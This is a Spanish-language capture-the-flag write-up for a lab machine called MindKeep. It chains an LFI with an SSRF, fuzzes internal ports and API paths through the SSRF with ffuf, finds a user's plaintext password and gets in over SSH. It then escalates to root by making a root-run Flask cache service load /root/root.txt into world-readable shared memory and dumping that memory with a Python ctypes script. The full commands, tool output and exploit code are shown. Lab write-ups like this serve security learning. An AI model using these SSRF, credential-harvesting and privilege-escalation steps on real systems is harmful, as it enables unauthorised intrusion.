
Donde nos dice donde esta guardada la pagina web. Aprovechare este LFI para leer el index.html, aunque, podemos observar que en la linea 26 vemos que la web corre en un proxy por el puerto 5000 internamente, asi que lo mas seguro es que sea un werkzeug y su archivo sea un app.py
Werkzeug es una completa biblioteca de utilidades para WSGI (Web Server Gateway Interface) en Python. Actúa como el motor subyacente que permite que las aplicaciones web de Python se comuniquen con los servidores web.

SSRF
Leyendo el codigo del werkzeug, en el ultimo endpoint indicado en el codigo, podemos ver que hace una peticion al valor del parametro url por get, lo que significa que podria ser vulnerable a SSRF

Ya que es vulnerable, podriamos hacer un escaneo de puertos para ver que puertos tiene abiertos internamente. Para ello utilizare ffuf, pero antes creare una secuencia de numeros del 1-65535 para hacer un escaneo de todos los puertos.
seq 1 65535 > ports.txtAhora si, podemos hacer el fuzzing con ffuf.
ffuf -u 'http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:FUZZ/' -w ports.txt -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o" -fs 20


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:FUZZ/
 :: Wordlist         : FUZZ: /workspace/ports.txt
 :: Header           : Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 20
________________________________________________

80                      [Status: 200, Size: 2690, Words: 731, Lines: 2, Duration: 129ms]
3333                    [Status: 200, Size: 227, Words: 27, Lines: 2, Duration: 86ms]
5000                    [Status: 200, Size: 2690, Words: 731, Lines: 2, Duration: 176ms]
9999                    [Status: 200, Size: 227, Words: 27, Lines: 2, Duration: 101ms]
Vemos puerto 3333, asi que podriamos entrar desde el SSRF al puerto 3333, pero nos dara un 404 not found, asi que haremos fuzzing de igual manera que con los puertos.
ffuf -u 'http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:3333/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o" -fs 227


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:3333/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Header           : Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 227
________________________________________________

login                   [Status: 200, Size: 808, Words: 100, Lines: 2, Duration: 127ms]
chat                    [Status: 200, Size: 808, Words: 100, Lines: 2, Duration: 92ms]
api                     [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 109ms]
logout                  [Status: 200, Size: 808, Words: 100, Lines: 2, Duration: 119ms]
En el output de ffuf podemos observar un /api que podria ser interesante, asi que seguiremos haciendo fuzzing a partir de ahi:
ffuf -u 'http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:3333/api/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o" -fs 227


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://mindkeep.thl/api/preprod-mindkeep-api-v2/shared-notes/load/?url=http://127.0.0.1:3333/api/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Header           : Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IifQ.ahqfWg.fnxK-_h2jwAAXbaTG9E7e7nD33o
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 227
________________________________________________

chat                    [Status: 200, Size: 54, Words: 4, Lines: 2, Duration: 113ms]
Observamos /api/chat al intentar entrar desde el ssrf podemos ver el siguiente mensaje de error:

Siguiendo la logica de que los space son _ en programacion, vamos a añadir el parametro user_id.

podemos ver un mensaje de jessy, donde nos da su contraseña en texto plano, vamos a probar a entrar por ssh.
Escalada de privilegios
Y ya estamos dentro del ssh, vamos a ver como escalar a root. Vamos al grano, en el /opt/it_cache_testing tenemos el codigo de la aplicacion que corre en el puerto 9999
from flask import Flask, request, jsonify
import sysv_ipc
import json
import hashlib

app = Flask(__name__)
app.secret_key = 'iTk3yT3st1n3g!!2026?MindK33p'

class SHMCache:
    SHM_KEY = 0x5353
    SHM_SIZE = 65536

    def __init__(self):
        try:
            self.shm = sysv_ipc.SharedMemory(
                self.SHM_KEY,
                sysv_ipc.IPC_CREAT,
                mode=0o666,
                size=self.SHM_SIZE
            )
        except sysv_ipc.ExistentialError:
            self.shm = sysv_ipc.SharedMemory(self.SHM_KEY)

    def _make_key(self, raw_key: str) -> str:
        return hashlib.md5(raw_key.encode()).hexdigest()

    def write(self, key: str, value: str):
        cache = self.read_all()
        cache[self._make_key(key)] = value
        raw = json.dumps(cache).encode('utf-8').ljust(self.SHM_SIZE, b'\x00')
        if len(raw) > self.SHM_SIZE:
            raise ValueError("Cache size exceeded SHM_SIZE")
        self.shm.write(raw)

    def read(self, key: str):
        cache = self.read_all()
        return cache.get(self._make_key(key))

    def read_all(self) -> dict:
        raw = self.shm.read(self.SHM_SIZE).rstrip(b'\x00')
        return json.loads(raw.decode('utf-8')) if raw else {}

shm_cache = SHMCache()

@app.route('/api/it/cache/v1/shm_test/', methods=["POST", "GET"])
def cache_v1():
    username = request.args.get('username')
    password = request.args.get('password')
    file = request.args.get('file')

    if not username or not password:
        return jsonify({
            "error": "Missing credentials",
            "message": "username and password are required"
        }), 400

    if not (username == 'it' and password == 'z@3mhsMBHM'):
        return jsonify({
            "error": "Unauthorized",
            "message": "No active session"
        }), 401

    if not file:
        return {"error": "Missing 'file' parameter"}, 400

    cached = shm_cache.read(file)
    if cached is not None:
        return {"source": "cache", "file": file}

    shm_cache.write(file, open(file, 'r').read())
    return {"source": "fresh", "file": file}

if __name__ == '__main__':
    app.run(debug=False, port=9999)
Si nos fijamos bien podemos observar las credenciales del usuario it.
it / z@3mhsMBHM
En el ultimo endpoint podemos observar que se aprovecha de shm_cache para cachear el archivo que le pasemos por el parametro file, en el caso de que no exista nos devuelve un 500 internal server error.
SHM Cache (Memoria Caché de Memoria Compartida) se refiere al uso de memoria RAM (a través de la función
shmo memoria compartida) para almacenar datos temporales de acceso frecuente.
En mi caso sabiendo que en las maquinas de the hackers labs la ruta default para guardar la root flag es /root/root.txt, lo indico en el parametro file y asi poder dumpearlo con C.
> curl -s 'http://127.0.0.1:9999/api/it/cache/v1/shm_test/?username=it&password=z@3mhsMBHM&file=/root/root.txt'
{"file":"/root/root.txt","source":"cache"}
Para dumpearlo simplemente ejecuto el siguiente script en python:
python3 - <<'EOF'
import ctypes, ctypes.util, json

libc = ctypes.CDLL(ctypes.util.find_library("c"))

# Definir tipos correctos para shmat
libc.shmat.restype = ctypes.c_void_p
libc.shmat.argtypes = [ctypes.c_int, ctypes.c_void_p, ctypes.c_int]

shmid = libc.shmget(0x5353, 0, 0o666)
print(f"shmid: {shmid}")

addr = libc.shmat(shmid, None, 0x1000)  # SHM_RDONLY
print(f"addr: {addr}")

if addr is None or addr == ctypes.c_void_p(-1).value:
    print("shmat falló")
else:
    buf = (ctypes.c_char * 65536).from_address(addr)
    raw = bytes(buf).rstrip(b'\x00')
    if raw:
        data = json.loads(raw.decode('utf-8'))
        for k, v in data.items():
            print(f"MD5: {k}")
            print(f"Contenido:\n{v}")
    else:
        print("Vacío")
EOF
y ya obtuvimos la flag de root.